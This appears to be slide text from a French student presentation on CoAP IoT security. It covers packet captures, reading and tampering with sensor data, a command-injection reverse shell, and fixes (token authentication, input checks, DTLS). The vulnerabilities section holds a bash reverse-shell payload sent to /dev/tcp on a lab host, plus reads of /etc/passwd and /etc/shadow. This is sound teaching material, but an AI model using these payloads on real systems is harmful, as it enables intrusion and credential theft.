1624	115.301541	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:11932, 2.04 Changed
2074	152.519742	192.168.2.35	192.168.2.76	CoAP	118	CON, MID:60677, PUT, /sensors/sound
2075	152.519772	192.168.2.35	192.168.2.76	CoAP	118	CON, MID:60677, PUT, /sensors/sound
2076	152.521551	192.168.2.76	192.168.2.35	CoAP	138	ACK, MID:60677, 2.04 Changed
2077	152.521585	192.168.2.76	192.168.2.35	CoAP	138	ACK, MID:60677, 2.04 Changed
2266	160.846820	192.168.2.35	192.168.2.76	CoAP	118	CON, MID:25754, PUT, /sensors/sound

> Frame 1374: 130 bytes on wire (1040 bits),  
 > Ethernet II, Src: Intel\_68:1e:d8 (04:ec:d8:04:ec:d8),  
 > Internet Protocol Version 4, Src: 192.168.2.35,  
 > User Datagram Protocol, Src Port: 58629, Dst Port: 5683,  
 > Constrained Application Protocol, Confirmable, Message ID: 1374,  
 > Data (56 bytes)

0000 04 ec d8 68 1e d8 04 ec d8 68 1e d8 08 00 45 00 ...h...h...E-  
 0010 00 74 f2 71 40 00 3f 11 c3 47 c0 a8 02 23 c0 a8 ...t.q@.?.G...#..  
 0020 02 4c e5 05 16 33 00 60 7e 4b 40 03 d4 c5 b7 73 ...L...3~K@...s  
 0030 65 6e 73 6f 72 73 0b 74 65 6d 70 65 72 61 74 75 ...ensors:t emperatu  
 0040 72 65 e4 00 0c 5e 92 2f 58 ff 7b 22 76 61 6c 75 re...^/ X:{"valu  
 0050 65 22 3a 20 32 30 2e 32 2c 20 22 75 6e 69 74 22 e": 20.2, "unit"  
 0060 3a 20 22 63 65 6c 73 69 75 73 22 2c 20 22 64 65 : "celsius", "de  
 0070 76 69 63 65 5f 69 64 22 3a 20 22 74 65 6d 70 31 vice\_id": "templ  
 0080 22 7d "}  
 [Length: 56]

- Communication en clair
- Aperçu des différents topics
- Connaissance de la structure des messages
- Utilisation de la méthode PUT

- Possibilité de consulter les données avec GET
- Capacité d'ajouter de nouvelles données

```
(kali@kali)-[~/uqac/libcoap/examples]
$ ./coap-client -m get "coap://192.168.2.76:5683/sensors/presence"
{"sensor_type": "presence", "readings": [{"detected": true, "confidence": 0.95, "device_id": "pre1", "timestamp": 1744577090.6998198, "sensor_type": "presence"}, {"detected": false, "confidence": 0.95, "device_id": "pre1", "timestamp": 1744577112.870559, "sensor_type": "presence"}], "count": 2, "last_updated": "2025-04-13T16:45:13.683279"}

(kali@kali)-[~/uqac/libcoap/examples]
$ ./coap-client -m put -e '{"value": 9999, "unit": "Test", "device_id": "temp1"}' coap://192.168.2.76:5683/sensors/temperature
{"status": "success", "message": "Donnees temperature enregistrees avec succes", "data_count": 1}
```

## 5 – Vulnérabilités CoAP

```
(kali@kali)-[~/uqac]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.26] from (UNKNOWN) [192.168.2.76] 58936
(iot@kali)-[~/CoAP]
$ sudo -l
sudo -l
Matching Defaults entries for iot on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User iot may run the following commands on kali:
    (ALL : ALL) ALL

(iot@kali)-[~/CoAP]
$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin

(iot@kali)-[~/CoAP]
$ sudo cat /etc/shadow | grep iot
sudo cat /etc/shadow | grep iot
iot:$y$j9T$IBDJWbFZLJdNoswkXx0Ii/$QUqdiLeDMS6e/qicqXlGbH14PwF4NQ86jAVAGM68g
nC:20191:0:99999:7:::
```

```
(kali@kali)-[~/uqac/libcoap/examples]
$ ./coap-client -m post -e "bash -c 'bash -i >& /dev/tcp/192.168.2.26/4444 0>&1'" coap://192.168.2.76:5683/sensors/temperature
Apr 13 17:15:13.588 1 WARN ** 192.168.2.26:57507 ↔ 192.168.2.76:5683 UDP
: mid=0x5c27: give up after 4 attempts
Apr 13 17:15:13.589 1 ERR cannot send CoAP pdu

(kali@kali)-[~/uqac/libcoap/examples]
$
```

- Accès au serveur CoAP avec un reverse Shell
- On est en mesure de faire tout ce que l'on souhaite

**HACKED**

# 5 – Correctifs CoAP

```
(kali@kali)-[~/uqac/libcoap/examples]
$ ./coap-client -m get coap://192.168.2.76:5683/sensors
4.01 {"error": "Token invalide ou manquant"}
```

```
(kali@kali)-[~/uqac/libcoap/examples]
$ ./coap-client -m post -t json -e '{"username": "admin", "password": "admin_password"}' coap://192.168.2.76:5683/auth
{"token": "4186e865-8477-4ce2-8312-c56bf3e9acd1", "expires": 1744590309.7561564, "expires_in": 3600}

(kali@kali)-[~/uqac/libcoap/examples]
$ ./coap-client -m get coap://192.168.2.76:5683/sensors/temperature?token=4186e865-8477-4ce2-8312-c56bf3e9acd1
{"sensor_type": "temperature", "readings": [{"value": 21.1, "unit": "celsius", "device_id": "temp1", "timestamp": 1744586683.4801946, "sensor_type": "temperature", "recorded_by": "admin"}], "count": 1, "last_updated": "2025-04-13T19:25:51.952059"}
```

- Ajout d'authentification
- Suppression des méthodes POST inutiles
- Contrôle des données reçues

45872	1100.822009	192.168.2.26	192.168.2.76	DTLSv1...	304 Client Hello
45873	1100.822959	192.168.2.76	192.168.2.26	DTLSv1...	86 Hello Verify Request
45874	1100.822973	192.168.2.76	192.168.2.26	DTLSv1...	86 Hello Verify Request
45875	1100.828961	192.168.2.26	192.168.2.76	DTLSv1...	320 Client Hello
45876	1100.829841	192.168.2.76	192.168.2.26	DTLSv1...	116 Server Hello
45877	1100.829860	192.168.2.76	192.168.2.26	DTLSv1...	116 Server Hello
45878	1100.829967	192.168.2.76	192.168.2.26	DTLSv1...	73 Server Key Exchange
45879	1100.829982	192.168.2.76	192.168.2.26	DTLSv1...	73 Server Key Exchange
45880	1100.830044	192.168.2.76	192.168.2.26	DTLSv1...	67 Server Hello Done
45881	1100.830058	192.168.2.76	192.168.2.26	DTLSv1...	67 Server Hello Done
45882	1100.840995	192.168.2.26	192.168.2.76	DTLSv1...	148 Client Key Exchange, Change Cipher Spec, Encrypted Ha...
45883	1100.842040	192.168.2.76	192.168.2.26	DTLSv1...	60 Change Cipher Spec
45884	1100.842073	192.168.2.76	192.168.2.26	DTLSv1...	60 Change Cipher Spec
45885	1100.842225	192.168.2.76	192.168.2.26	DTLSv1...	103 Encrypted Handshake Message
45886	1100.842248	192.168.2.76	192.168.2.26	DTLSv1...	103 Encrypted Handshake Message
45887	1100.850260	192.168.2.26	192.168.2.76	DTLSv1...	95 Application Data
45888	1100.851091	192.168.2.76	192.168.2.26	DTLSv1...	107 Application Data
45889	1100.851120	192.168.2.76	192.168.2.26	DTLSv1...	107 Application Data
45890	1100.857032	192.168.2.26	192.168.2.76	DTLSv1...	81 Encrypted Alert
45891	1100.857708	192.168.2.76	192.168.2.26	DTLSv1...	81 Encrypted Alert
45892	1100.857735	192.168.2.76	192.168.2.26	DTLSv1...	81 Encrypted Alert
L 45893	1100.864970	192.168.2.26	192.168.2.76	ICMP	109 Destination unreachable (Port unreachable)
46095	1119.849072	192.168.2.26	192.168.2.76	DTLSv1...	304 Client Hello
46096	1119.849550	192.168.2.76	192.168.2.26	DTLSv1...	86 Hello Verify Request
46097	1119.849568	192.168.2.76	192.168.2.26	DTLSv1...	86 Hello Verify Request
46098	1119.857023	192.168.2.26	192.168.2.76	DTLSv1...	320 Client Hello
46099	1119.857821	192.168.2.76	192.168.2.26	DTLSv1...	116 Server Hello
46100	1119.857840	192.168.2.76	192.168.2.26	DTLSv1...	116 Server Hello


Sequence Number: 2	0000	3c 58 c2 b7 9d e6 04 ec d8 68 1e d8 08 00 45 00	<X.....h....E..
Length: 18	0010	00 3b 72 57 40 00 40 11 42 a4 c0 a8 02 4c c0 a8	..jrw@. B....L..
Handshake Protocol: Server Key Exchange	0020	02 1a 16 34 d7 20 00 27 93 04 16 fe fd 00 00 00	...4. '.....
Handshake Type: Server Key Exchange	0030	00 00 00 00 02 00 12 0c 00 00 00 02 00 00 00	.....
	0040	00 00 06 00 04 43 6f 41 50	.....CoA P

- Chiffrement des communications avec DTLS

# 6

## Conclusion

## 6 - Conclusion



# Merci

Avez-vous des questions ?

# Sources

- CVE-2021-41039 : <https://nvd.nist.gov/vuln/detail/CVE-2021-41039>
- Aircrack-ng : <https://www.aircrack-ng.org/>
- Documentation Raspberry pi : <https://www.raspberrypi.com/documentation/>
- RADIUS : <https://en.wikipedia.org/wiki/RADIUS>
- Statista : <https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide/>
- Checkpoint : <https://blog.checkpoint.com/security/the-tipping-point-exploring-the-surge-in-iot-cyberattacks-plaguing-the-education-sector/>
- CoAP : <https://aiocoap.readthedocs.io/en/latest/index.html> & <https://libcoap.net/> & <https://www.rfc-editor.org/rfc/rfc7252>